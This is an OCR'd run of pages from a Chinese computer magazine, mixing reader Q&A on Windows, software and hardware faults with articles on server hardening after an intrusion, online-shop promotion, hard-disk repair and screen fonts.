★实例：确认隐藏用户的存在

为了确认存在隐藏用户的存在，在“开始→所有程序→管理工具→计算机管理”，察看本地用户和组中的用户选项，发现多了一个xiaohei$的隐藏用户，且用户在administrators组中，可以确认这个ID是黑客添加的用户了，删除此用户(也可以在命令行下net user xiaohei$ /del删除)。

凌晨3:50 解决安全隐患

服务器刚刚上架就有人入侵，看来以后还是要随时管理了，就让远程管理服务开启着吧，不过需要增加一些限制才能放心使用，小白想到一个比较安全的解决方法：

第1步 修改3389登录端口

打开注册表将[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp]路径下的PortNumber默认键值3389修改成一个不常用的端口，如:4432。打开[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp]，将PortNumber修改成4432。

第2步 在本地“网上邻居→TCP/IP协议→属性→高级→选项→TCP/IP筛选→属性，选择启用“TCP/IP筛选”添加允许通过的端口，如:80 23 4432等相关必要服务（见图3）。

第3步 安装防火墙，限制IP访问4432端口。CF [TS01]

知名度！曝光率！网店优化你做了吗？

Tag 网店、宣传、优化 技巧 网络

辽宁/**姜涛**

这年头，低调已经行不通了。无论自己搭建平台开店，还是直接在淘宝、拍拍、易趣等平台开店，网店起步阶段，酒香也怕巷子深！为什么小店的东西不错，而顾客却寥寥无几？别急，这里有几颗灵丹妙药，助你的新店在茫茫“店海”中脱颖而出，老店的客流量步步高。



抢占搜索引擎的山头

你的会员名或店名，免费排在百度、Google等搜索引擎的醒目位置了吗？

将网站提交到搜索引擎，可以让相关产品和服务信息进入搜索引擎数据库，以增加与潜在客户通过互联网建立联系的机会。

关键字很关键。常看看网络销售平台首页的热门关键词和搜索引擎的热门关键词，想方设法和自己商品联系在一起。进入Google关键字工具：https://adwords.google.com/select/KeywordToolExternal（见图1），百度相关搜索：http://d.baidu.com/rs.php（见图2），逐一输入自己的关键词，工具会按热门程度对与之相关的词进行排序。

拥有一个准确完善的关键词列表，就在网店描述中体现吧。





巧用贴吧

一般排名前30位的搜索结果才有人去看。百度、雅虎等提供的贴吧你忽视了吗？每个词都可以成为一个论坛。先查找与你销售的商品关联度较高的关键词（见图3），发相关信息，或者利用这个关键词创建几个贴吧。百度贴吧中可以贴图，你可以在发言时每次都贴一张类似签名档的精美宣传图片，使访问者在看帖时单击图片进入网店。

论坛宣传

在淘宝等论坛，把头像和签名档设置好，做得生动、醒目、有趣，再配上好帖，无论是首帖，还是回帖，别人都能注意到你。如果你是某方面的专家，又常去相关的论坛，适时推荐自己的店铺也不错。此外，QQ和MSN的签名是最好的广告。给邮件加上签名，定期换换，收信人有可能不经意间被吸引。







加入商盟

由某一个城市的卖家或某一类卖家自由组成。需提出申请，通过后就可以一个集体的形象出现了。能认识很多卖家，盟主会定期组织聚会或者培训交流，对于新人来说是最快的成长方式。淘宝首页还有商盟专门的页面，能够多一些曝光的机会。

友情链接

交换友情链接，形成一个小网络，能增进彼此的影响力。尽量选择不同类别的，不存在竞争，还能很好地相互促进。几个互补的卖家合作搞联合促销能起到不一样的效果，比如摄影书籍专卖和数码相机专卖店合作。

参加活动

淘宝等网店平台会有很多活动，要多留意最新动态（见图4）。参与活动的卖家会得到更多的推荐机会。别忘了经常到淘宝的首页、支付页面、公告栏等处进行关注。自己想出一些“买一送一”、“满XX减XX”、“VIP有奖积分”等促销老招数，如果策划到位，同样屡试屡胜！

小提示：网店推广平台推荐

淘宝网社区“超级Buyer秀”http://forum.taobao.com/forum-77/list_forum-.htm
网店扩散器http://www.kuosan.com/go.aspx?userid=2560428332&show=100#
百万网http://www.netstores.com.cn/bbs
易加乐购物指南http://www.easejoy.com
网店链 http://www.wangdian114.com/link/in.asp?uid=okdhzj

一夜成名不现实，坚持就是胜利！能想得到的就去大胆宣传吧！祝大家把握机遇，生意火爆，都是笑到最后、笑得最甜的大赢家！ CF [TS02]

Tag NDIS、虚拟拨号、电池续航 故障 系统

Vista笔记本电脑电池续航优化

问：为何我的采用9芯电池的DELL XPS1210（Vista高级家庭版）的续航时间和采用6芯电池的另外一款老笔记本差不多啊，不是说Vista系统采用了不少节能措施吗，应该更省电啊？

答：DELL XPS1210预装的是Vista的高级家庭版，默认开启了AERO特效和许多其他特效，这些都是比较耗电的，你可以在系统性能的视觉效果里有选择地关闭一些显示特效。另外微软没有告诉我们的事情是，Vista系统默认情况下会启用二十几个任务计划。这些任务计划的运行会加速电量的消耗，而其实有些计划任务是没有必要的，比如其中的“Windows客户体验改善计划”，它默认在系统空闲时从后台向微软发送用户的一些操作信息，对我来说就没什么用，禁止它的运行也能节省点电量。



傻博士有话说

在“控制面板→管理工具→任务计划程序→Microsoft→Windows”中可以查看已经排程的任务，双击每一个不需要的“任务计划”，在打开的分项选择里点击右键，选择“禁用”。重新启动计算机后，被禁用的“任务计划”就不会再自动运行了，电池的续航时间可得到相应的延长。注意：因各人的硬件环境及应用环境不同，Vista预置的任务计划可能对某些人合适而对另一些人又不合适，大家可以根据需要查看每一任务的具体说明再进行操作。



Q2 网络安全软件引起的虚拟拨号失败

问：前几天我在Windows XP Pro+SP2系统上安装了“熊猫卫士因特网安全2007”，但安装后发现ADSL拨号总是失败，提示“错误678，远程计算机没有反应”，如果把熊猫卫士卸载就又没事了，但是我想继续使用熊猫卫士啊，求解决方法。

答：“熊猫卫士因特网安全2007”会安装一个叫“Panda Internet Security NDIS Filter”（熊猫因特网安全NDIS过滤）的驱动，但它和部分XP系统中的TCP/IP协议存在兼容性问题，导致ADSL虚拟拨号的请求无法正确发送给ISP的服务器，“错误678”也就产生了（Vista系统中为“错误815”）。

解决方法：在“控制面板→网络连接”中右键点击ADSL连接，选择“属性”打开ADSL连接的属性对话框，在“网络”选项卡中可以看到“Panda Internet Security NDIS Filter”项；另外在网络连接中右击“本地链接”，选择“属性→常规”，也能看到这一项。经过测试，只要取消对这一项的选择，无需卸载熊猫卫士也可以正常拨号上网了。当然，等到熊猫卫士升级这个驱动不再干扰虚拟拨号时，我们再重新勾选此项即可，毕竟安全最重要的。

Q3 播放视频出现“Out of system resoures”错误

问：我用WMP10播放电影等视频，大约30分钟以后就会出现“Out of system resoures”的错误提示，请问是什么原因？

答：提示的意思是“系统资源溢出”。建议：1.升级杀软全盘查毒；2.退出其他正在运行的程序，再次用WMP10打开视频看看有没有问题；3.用其他播放器播放视频试试。我个人认为，你系统中毒的可能性较大。



Q4 安装Ubuntu时如何选择“简体中文”


问：请问在安装Ubuntu Desktop CD时，如何在一开始就选择“简体中文”界面，我英文不太好。

答：请将电脑设置为从光驱启动，插入安装光盘，引导进入启动界面后，按F2键弹出语言选择菜单，用箭头键选择“中文简体”，按回车键确认，即可全程使用简体中文安装了。

Q5 Office 2007增强版的“错误1935”

问：我的系统是Windows XP Pro+SP2，在安装Office Professional Plus 2007时出现“错误1935”的问题，安装失败。这是怎么回事？

答：你可以尝试先安装高版本的Microsoft.NET Framework 3.0可再发行组件包，一般可以解决这个问题。可登录微软网站下载频道http://www.microsoft.com/downloads/，以“NET Framework 3.0”为关键词搜索到下载链接（见图）。



Q6 Roxio Creator Home与Vista兼容问题

问：我的DELL电脑自带Sonic公司的Roxio Creator Home刻录软件，但每次登录系统后，Vista都会提示“系统检测到DLACDBHM驱动与系统存在兼容性问题，已经阻止了其加载，请与下列厂商联系以获得新的兼容性更新。”我点击了相应的链接，但没有提供更新，我该怎么办？

答：你好，Sonic网站上已经提供了相应的更新补丁包，请下载专为DELL电脑开发的补丁包：http://docs.roxio.com/patches/d2d3290.exe。安装完毕重新启动计算机，问题就解决了。

（问题来源：CFan论坛/搜集整理：mmzz）

想了解更多精彩电脑问答？请登录**http://bbs.cfan.com.cn**，进入相关版块获取。爱好者 CF [SB01]

Tag 硬件、资料、检测、工具 〉故障 〉软件

如何准确查看系统硬件配置信息



问：我想去买一台新电脑，但是由于怕被奸商坑了，以前看过在操作系统下装一些软件，可以把电脑中的配件信息更改掉。所以想问一下傻博士有没有办法在不进系统情况下查看电脑的配置？（读者雾中人提问）

答：其实系统启动前BIOS自检程序会自动检测出系统主要配置信息并给出相应的报告，但是这个过程非常快，平常都很难能直接看到。在启动时，你只要快速按下“PAUSE”键即可让自检报告画面显示出来了。在这个界面里可以看到CPU、主板、硬盘、光驱、显卡的配置信息了。




★傻博士有话说

其实，即使奸商将系统中的相关信息修改了，使用一些系统性能测试软件同样可以查看出真伪。比如http://www.nb365.com/Article_Show.asp?ArticleID=162这篇文章中介绍的几款软件就可以帮助辨别硬件信息是否被动过手脚。

Q2 如何显示“锁定桌面任我行”窗口

问：我看了《电脑爱好者》2007年第三期的“一锁平天下”这篇文章后，我将“锁定桌面任我行”设置里面的“启动时最小化”勾选了，之后启动时我就无法再恢复程序窗口了，状态栏也找不到“锁定桌面任我行”的图标，无法对“锁定桌面任我行”进行任何设置，也没有办法恢复只有重启电脑才可以。请问如何才能重新调出该软件的设置界面？（读者飘走提问）

答：当将“锁定桌面任我行”隐藏后，在任务栏、托盘区都不会看到程序图标，这时只有通过快捷键“Alt+F11”组合键才能调出程序主窗口，然后再按照你的使用习惯重新设置即可。



Q3 为何不能访问D盘

问：我下载安装了vFloppy后，在启动菜单上出现“由虚拟启动软盘启动”的选择菜单，但进入E盘（为FAT32系统）后，不管输入什么命令，总会出现这样的提示：CDR101: Notready reading drive E Abort,Retry,Fail?。请问这是什么原因？（读者luogajv提问）

答：出现这样的提示一般都是光驱才会有的，是不是你的硬盘分区在vFloppy引入后出现了错乱的情况，导致E盘为光驱，而光驱中没有插入光盘便会出现上述提示，你可以尝试使用DIR命令查看其他分区中的内容来判断。



Q4 如何不显示外挂式字幕

问：我下载了一部电影，下载说明里介绍该电影使用了外挂式字幕，我想将外挂式字幕从电影屏蔽上删除，请问如何才能实现？（读者315704828提问）

答：如果的确是外挂式字幕的话，只要将电影文件目录下的同名文件删除或是直接将该文件剪切到其他位置也可以避免在电影播放画面上显示了。而如果不是外挂式字幕，已经被添加到电影文件中，那就不好删除了。



Q5 为何Nero不能直接刻录VCD光盘

问：我在Cfan网站的软件应用专栏里看到一篇《NERO直接刻RM/RMVB为VCD》的文章，我照着上面的方法下载安装了一个Easy RealMedia Producer，可是转换后，在添加文件的时候NERO提示“ 文件无效－需要为视频光盘编码的MPEG-1”，请问这是什么原因？我用的是NERO Express6。（读者czzhen22011提问）**

答：这是由于你的系统中没有相应的编码而导致的，只有使用NERO Express 7完整版才能直接进行刻录，而NERO Express6不像NERO Express7内置了相应的编码器。如果你不准备更换NERO Express程序，建议你从http://www.crsky.com/soft/7199.html下载WinAVI Video Converter工具将RM或RMVB格式的电影转换成MPEG格式，然后再使用NERO进行刻录。



Q6 如何让卡巴斯基病毒库共享

问：我安装的系统是Windows XP和Windows Vista双启动系统，安装的是同一个版本的卡巴斯基杀毒软件。每次登录一个系统时都需要从头下载安装病毒库。我想让这两个系统共享同一个病毒库省得两个系统每次都要重复更新一次。请问能否实现？（读者罗希睿提问）

答：其实，卡巴斯基每次完成更新后，都将更新文件下载到：C:\Documents and Settings\All Users\Application Data\Kaspersky Lab\AVP6\目录（默认位置，视你安装的系统位置而作相应变化，须注意此目录为隐藏属性），你只要将其中的一个系统中的更新文件夹设置为另一个系统中的卡巴斯基升级地址即可。设置方法很简单，在更新设置里选择从本地更新，然后设置目录为另一个系统中的对应目录即可。

Tag　QQ、Firefox、下载、代理 〉故障解决 〉网络

如何不让对方看到我在线

问：在 QQ 中，有一部分好友我不想让他们看到我的在线状态，而其他好友必须让他们能时刻看到我的在线状态以方便联系。请问，有没有这样的方法？

答：QQ 中并没有直接提供对某些好友设置隐身、对某些好友设置正常可见的设置方法。不过，你可以这样变通地实现：切换到 TM 中，右击“我的联系人”项，选择“新建组”建立一个新组，接下来再将那些不想让其看到自己在线状态的好友一一转移到该组中。最后，右击其他分组并选择“隐身时对该组可见”，以后登录 QQ 或 TM 时，只要选择隐身登录即可。



傻博士有话说

上面的方法是一种变通的方案，即使对方设置了对你的上线、下线关注，也不能看到你的在线状态了。如果你使用的是MSN，要想实现同样的要求，可以使用暂阻止的方法来实现，先将那些你不想让其看到自己在线的联系人阻止。不过，阻止之后，对方将不能给你发送消息，而上面的QQ设置中，你可以正常地与对方进行文字联系。

Q1



Q2 如何删除Live Spaces上的评论

问：以前进入 Live Spaces 时看到在评论的地方有一个小 X，可以用来直接删除评论。但现在登录时好像没了这个小 X。请问，如何才能删除一些评论呢？

答：只要打开相应日志的编辑状态，评论就可以进行编辑了，当然也就可以进行删除了。



Q3 中奖了为何没奖金

问：我使用支付宝的购买彩票平台发起了一期合买，由于是几个朋友合伙进行的合买，所以将佣金设置为 0，而开奖后，中了两个双色球的蓝球（快乐星期天），但是奖金刚好与我算的少一半。另外，我的奖金总显示为“0.00”，但是中奖状态显示为“已发奖”。请问这是怎么回事？

答：首先，对于双色球的快乐星期天，两个蓝球只有第一个是选中即中的，另一个是快乐星期天号，必须保证红球中 5 个才行，红球中 5 个以下，快乐星期天的那个蓝球不算中奖。而你所说的中奖显示为 0.00，这是由于你的佣金设置为 0，而你在“我发起的合买”列表中看到的奖金其实是佣金，你必须在“我参与的合买”列表中才能看到当期的中奖情况。



Q4 更新系统后网络连接丢失

问：我使用 360 安全卫士自带的系统补丁升级功能将系统补丁进行了更新，重新启动系统后发现网络连接丢失，新建连接时，新建向导窗口中的文字都变成灰色。请问这是什么原因？

答：这是 360 安全卫士的一个 BUG，不少朋友都遇见过这样的问题。升级后会导致系统中的一个名为“Telephony”的服务停止，而该服务停止后会直接停止“Remote Access Connection Manager”服务。出现这样的问题后，单击“开始/运行”，输入“services.msc”，打开服务管理器后找到“Telephony”服务并将其启动，再查看“Remote Access Connection Manager”服务是否禁止，如果禁止了请将其开启即可。



Q5 下载完的文件为何显示“正在下载”中

问：我使用快车下载文件时，明明已经下载完毕，进度显示为 100%，但是此任务不会自动转换到“已下载”列表中，而总显示在“正在下载”列表中。请问，这是什么原因？




答：这是设置不当而造成的，单击菜单“查看→最近下载”并将前面的勾去掉即可（见图）。



Q6 使用代理为何还不能打开被封IP网站

问：登录一个网站时，显示我所在区域被封，我想是 IP 地址被封锁了。但是，当我使用代理服务器登录时，仍显示同样的信息。请问，为什么使用代理也不能突破封锁 IP 呢？

答：首先，请清除一下 Cookies 看看是否解决，其次，选择代理时改选国外代理服务器看是否能够正常登录，再次，请确认一下该网站到底是封锁了你的 IP 地址还是账号，因为在一些网站，封锁 IP 和封锁账号的提示信息是类似的。在一些网站如果是封锁了账号，你只有重新注册账号才能访问，与更换代理服务器是没有关系的。



Q7 如何修改Firefox的字体

问：刚安装的 Firefox 浏览器，但是用它打开网页时，显示的文字特别难看，我想将其字体修改一下，但是找不到设置的地方。请问，如何更改 Firefox 浏览器的字体？

答：单击菜单“工具/选项/内容”，在打开的窗口中选择“字体和颜色”中的字体为你想要的字体即可。一般设置为“宋体”就不会出现问题。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关版块获取。



[SB03]

Tag 废墨、红色记录、MP4、声音、内存、AC97 〉故障 〉硬件

废墨收集垫造成部件到期

问：一台 Epson ME1 喷墨打印机，在长时间使用或经常大量打印后，控制面板上打印机缺纸灯和墨尽灯交替闪烁，同时系统提示“服务部件到期”，请问这是什么问题造成的？（来自邮件）

答：这是因为 Epson ME1 喷墨打印机内部专门设有负责收集打印机在清洗打印头或打印过程中产生的废墨装置－废墨收集垫。废墨收集垫可以避免打印机产生的废墨污染打印机以及周围的环境，甚至造成打印机主板烧毁、机体带电等故障现象，避免对人员和财产造成损害。废墨收集垫在吸附废墨能力饱和后，就会出现提示“服务部件到期”的现象。建议您携带打印机，到爱普生授权的服务中心进行专业维护。






傻博士有话说 其实，有时使用劣质的兼容墨盒也会造成废墨大量倾泻，而影响正常的打印。此外，由于该故障需要相对专业的维修，建议你不要自行维修故障，以免造成废墨溢出，造成打印机主板烧毁。

Q2 “红色记录”是什么

问：一台计算机一直使用 Windows XP 操作系统，最近更换为 Windows Vista 操作系统，在“任务管理器”中，CPU 使用一栏多出了一条红色的记录是什么，请问能去掉吗？（来自电话询问）

答：相对于 Windows XP 操作系统而言，Windows Vista 操作系统的任务管理器功能有所增加，你所说多出的红色记录，是指 CPU 的内核时间，也称线程进入内核后的执行时间。想要去掉它们，单击“性能”选项卡，选择“查看”，去除“显示内核时间”的勾选就可以了。



Q3 MP4播放器为何无法读取存储卡

问：一台 MP4 播放器不能读取 MMC/SD 卡内数据，请问这是什么问题造成的？（来自电话询问）

答：很多 MP4 的系统默认只读取 DCIM 和 MP3 二个文件夹内的数据，其中，图片，视频文件必须放在 DCIM/100MEDIA 文件夹内，而 MP3 为存放音乐，歌词文件夹。建议你将播放器关闭，然后插入 MMC/SD 卡，开机后系统会默认读取 MMC/SD 卡内数据，如不能读取，请在设置菜单下格式化 MMC/SD 卡一次，即可生成 DCIM 和 MP3 文件夹，或手工在 MMC/SD 卡内新建 DCIM 和 MP3 文件夹。



Q4 PDA录音为何没有声音

问：一台宏基 n50 PDA 安装耳机后，录音没有声音请问这是什么问题造成的？（来自论坛提问）


答：因为 Acer n50 的耳机孔座与内建麦克风是共享的，所以若是安装了耳机后，再去选择录音，就会发现无法利用内建的麦克风录音。这是因为被切换到耳机去。要解决该问题可以有两套方案：①不考虑同一时间使用耳机的状况，请在使用内建麦克风时，不安装耳机；②考虑同一时间使用耳机的状况，请在使用内建麦克风时，安装 Acer 选配的专属耳机麦克风。



Q5 增加内存后为何C盘剩余空间不足

问：一台计算机一直使用正常，最近添加了一条 512MB 内存，启动计算机后，系统却提示 C 盘剩余空间不足。把内存条取下时，问题又解决了，请问这是什么问题造成的？（来自论坛提问）

答：该问题应该是由于你将虚拟内存设置在了 C 盘，且 C 盘的可用空间已经不多造成的。在升级内存之前，虚拟内存占用的空间会比较小，但添加了一条 512MB 的内存后，按照 Windows XP 操作系统的默认设置，虚拟内存占用的空间又会多出几百兆，因此 C 盘的可用空间自然就变小了。建议你右键单击“我的电脑”，进入“系统属性”窗口，单击“高级”选项卡，单击“性能”中的“设置”按钮，单击“高级”选项卡，单击“虚拟内存”中的“更改”按钮，进入“虚拟内存”窗口（见图）。



手动将虚拟内存的路径设到其他盘符上，或将 C 盘无用的文件删除以释放更多的空间，问题就可以解决。



Q6 为何不能移除U盘

问：一台计算机使用 Windows Vista 操作系统，连接闪存盘时，单击“任务栏”中的“安全删除硬件图标”不能移除，系统提示：“弹出 USB 大容量存储设备时出问题，且无法删除”，请问这是什么问题造成的？（来自论坛提问）

答：该问题主要是由于闪存盘有文件正被其他程序访问造成。而有些应用程序在关闭后还会系统进程中会存在，就有可能还是无法安全删除硬件，这时就需要重新注销系统，再单击安全删除硬件，一般问题可以解决。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。爱好者 CF [SB04]



“专业”硬盘维修其实没那么玄

CFan 加油站

Tag 硬盘结构、硬盘维修 〉知识库 〉系统　　文/李看

鸡蛋之所以能孵出小鸡而不是别的，是由鸡蛋的内因决定的，温度只是催化的外因；同样，坏硬盘能够修好也是由硬盘的内在程序来完成的，形形色色的工具软件不过是激发了硬盘内在指令而已。

大多数硬盘只提供一年质保，刚过质保期的硬盘坏了，弃之总觉得可惜，于是各类硬盘维修软件，如HDD Regenerator、MHDD、PC3000等，开始大行其道。这些工具软件是如何让坏硬盘起死回生的呢？下面让我们一探究竟。

层层剥笋看硬盘

如果像剥竹笋一样将硬盘也层层剥开，它大概就是图1所示的样子：第1层是产品标签，标示着硬盘的型号、容量、制造厂商等信息；第2层是顶盖，它与盘体紧密连接在一起，保护着盘体；第3层是由主电机、磁头架、磁头、盘片等组成的盘体，是硬盘的核心；第4层是底座，是对盘体的支撑；第5层是电路板，是硬盘的控制中心，电路板上一般会有一块ROM芯片，固化了许多程序，可以用来对硬盘进行初始化、启动电机、寻道定位及故障检测等控制，电路板上还会有数量不等的缓存芯片；第6层是硬盘的底壳。




❶

低格到底把硬盘怎么了

新买的硬盘，必须经过低级格式化（低格）、分区（fdisk）、高级格式化（format）这几个步骤之后才能使用。但是一般在出厂之前，厂商已对硬盘进行了低格处理，所以一般人很少意识到“低格”这个环节的存在。也许直到某一天硬盘出现大故障无法使用，才会听到某高手缓缓说出几个字：低格试试吧。

低格就像是在一片空地（盘片）上盖房子，先画出一个一个的同心圆（磁道）做好规划，然后把每个同心圆再划分成大小相等的多个小块区域（即扇区，每扇区为512字节大小），接着对每个扇区进行检测，如果没有问题，便在这个扇区处盖上小房子并分配一个唯一的房屋编号（扇区ID），如果某扇区已经损坏不能用了，便给它贴上类似“此处为坏扇区，不宜盖房居住”的标记。房子建好后（低格完成），就可以住人（存储数据）了（见图2）。



❷

所有的硬盘都是“坏”硬盘

平时我们所说的坏硬盘，大多数时候指的是有很多坏扇区的硬盘。如果以这一标准来衡量，那可以说所有的硬盘都是“坏”硬盘，包括刚出厂的新硬盘。硬盘的内部构造非常精密，即使一粒灰尘都有可能造成许多的坏扇区，所以对现在动辄数百GB的大硬盘来说，坏扇区是不可避免的。不过硬盘厂家自有办法解决，他们首先通过专有设备扫描盘片，检查出所有的坏扇区（甚至不稳定的扇区），并把这些扇区的地址记录在一个永久缺陷列表（Plist：Permanent defect list）中，写进硬盘的系统保留区，再通过控制程序把这些记录在案的扇区封锁起来，这样我们就看不到这些坏扇区，一个“完好无损”的硬盘就诞生了。

硬盘维修真的很神吗？

一块无可救药的硬盘，送到专业硬盘维修公司，很快就被修复并能正常工作了，是不是很神？其实，大部分硬盘维修人员不过是简单地使用专业软件扫描并自动修复了一下而已。有了这些专业软件，也许你也能成为维修大师。

每个硬盘都会有自己的主控芯片，具有专用的指令集，硬盘厂商也会推出自己的工具软件，这些软件可以调用硬盘中的特有指令，以控制硬盘的各种内部操作，如硬盘低格、修改Plist列表，甚至加解密等。不过各大厂商的软件仅针对自己型号的硬盘，一般是不通用的。

不是有些人通过破解各种型号硬盘的专用指令集，解读各种硬盘固件中的程序，达到调用硬盘内部功能的目的，比如俄罗斯ACE Laboratory实验室研究开发的软件PC3000，就是这样一款专业维修硬盘的综合工具。

专业维修软件可以改写硬盘系统保留区中的Plist列表，所以它也能把扫描出的坏扇区加到Plist中，这样就能给别人硬盘已修好的感觉，实际上这些扇区依然存在，不过被封锁了而已。

小提示：返厂维修与普通维修的区别

★虽然专业维修软件对坏扇区的处理方法与厂商处理的原理相似，但是效果却大不相同。因为厂商对坏扇区的检测是通过专业光学设备来完成，精确快速，对盘片的损伤很小；而维修软件则是通过磁头反复读写扇区来确定扇区是好是坏，花费的时间长不说，还会因为连续工作时间太长而导致损坏程度加重。所以，如果有重要数据，最好不要保存到二手硬盘上，这些经过维修过的硬盘，是非常不保险的。CF [ZS01]

CFan 加油站

"方正字体案"的幕后黑手

Tag 微软雅黑、字体 〉知识 〉软件


江苏/张乐添

8月14日，方正电子公司宣布已对美国暴雪娱乐有限公司提起侵权诉讼。方正认为，《魔兽世界》未经许可，大量复制、使用了方正电子自主研发、编写、集合而成的方正字库中的方正北魏楷书、方正剪纸、方正细黑等5款方正字体，侵犯了方正电子根据中国《著作权法》对方正字库享有的著作权。小小字体引发法庭大战，你不像了解更多字体的内幕吗？就拿与Windows Vista一同诞生的"微软雅黑"字体来说吧，为什么它看上去比宋体美观和易读呢？

◆衬线？非衬线？

在字体中，衬线（Serif）是指字形笔画末端的装饰细节部分。宋体是一种典型的衬线字体，而微软雅黑则是一种无衬线字体（Sans-serif）。从图1中可以看到，上面一行的宋体字中被灰色标注的地方就是衬线字体的衬线。

由于计算机屏幕的分辨率远小于印刷分辨率，简单明了的非衬线字体变成了屏幕显示的最佳选择。像Windows XP中的Tahoma和Vista中的Segoe UI字体，都是很美观的非衬线字体。然而，在中文Windows系统内，却一直是使用着宋体这一衬线字体，原本笔画复杂的汉字再加上各种衬线，就会变得十分臃肿，阅读起来就显得比较吃力了。微软终于认识到了这一问题，为Vista专门开发了微软雅黑作为UI字体，可读性比宋体强了不少，一经推出便吸引了大家的注意。




❶

小知识:衬线的起源

衬线据传源自古罗马的石刻拉丁字母。古人在石刻时，先用画笔将字母轮廓标注在石头上，然后刻字人依照痕迹进行刻画形成了衬线。如今，衬线字体成了传统印刷的正文字体，而非衬线字体多用于标题文字，来吸引读者注意。

◆等宽？比例？

顾名思义，等宽字体（fixed-width typeface）每个字符的宽度都是相等的。而比例字体（proportional typeface）就是按照自然字符的比例确定宽度。宋体是等宽字体，而微软雅黑是比例字体。很显然，等宽字体每一个字符的宽度都相等，这样便会使"字符画"的创作（如图2）变得更加方便。同时，编程人员也十分钟爱等宽字体，因为这样会使写出来的代码十分整齐，可读性强。但是普通的文本阅读就和阅读代码大不一样了，符合字符本身的自然比例的比例字体成了我们的首选。通过图3可以看到，比例字体中的英文字母"i""r""l"是明显比其他字符窄，而等宽字体就是清一色的相同宽度。因此，微软雅黑作为比例字体，其比例调整技术能够较为智能地调整字符的比例和间距，在阅读文章方面要比使用宋体更加舒适。



❷



❸

◆不清晰？清晰？

经典的宋体，在显示字号为9pt（小五号）时，会采用点阵的方式显示而非矢量显示。这样虽然可以保证不让过多的衬线影响字体的清晰度，但美观性大幅下降。而当字号小于9pt时，宋体的表现可谓"惨不忍睹"（如图4）。ClearType技术的出现使得这一现象稍有改观。

这是微软为LCD显示器专门开发的一种字体抗锯齿技术，通过模仿CRT显示器的"三原色"显示方法，将任意三个连续的RGB栅条当成一个像素来显示，从而实现了比像素更小的显示精度。在图5中可以看到，放大后的字符能清楚地看到各种彩色的像素点。正是这种关键的技术，让字符也拥有了抗锯齿的显示效果。

然而，宋体并非原生支持ClearType的字体，但微软雅黑采用了ClearType技术，是一种完完全全的矢量字体，不像宋体那样为了显示效果而不得不嵌入各种版本的点阵字体。

微软雅黑与宋体看上去感觉不同，缘于它是非衬线、比例、ClearType的字体。Windows XP也支持ClearType技术，可用微软提供的"ClearType Tuner"来启用和设置。

由于Windows XP自带的中文字体不支持ClearType，所以需要首先安装微软雅黑字体（可以单独下载或安装IE 7.0中文版），安装后在"控制面板→显示→外观→高级"属性中将所有项目中的"宋体"更改为"微软雅黑"。接下来，在"控制面板→Internet选项→字体"中将IE的中文默认字体也更改为"微软雅黑"。最后安装ClearType Tuner，在"控制面板→ClearType Tuning"中启动设置向导，软件将提示你选择看起来最清晰的字体显示效果，设置后的字体显示已经可以媲美Vista了。

电脑爱好者 10.5pt
电脑爱好者 9pt
电脑爱好者 7pt
❹

ClearType ❺

软件小档案: ClearType Tuner

软件大小：2.47MB	软件版本：1.01
软件性质：免费软件	
运行环境：Windows XP	
下载地址：http://www.microsoft.com/typography/default.mspx	


CF [ZS02]

液晶显示器，你的“眼界”有多宽

Tag 可视角度、液晶 〉 知识 〉 硬件

■ 辽宁/**那吉庆**

几个人在一台笔记本前分享电影，站在侧面的人不免感叹：“这个角度不好，太暗了！”液晶显示器以惊人的速度进入我们的生活。可是，为何从侧面一看就容易出现亮度和色彩失真呢？



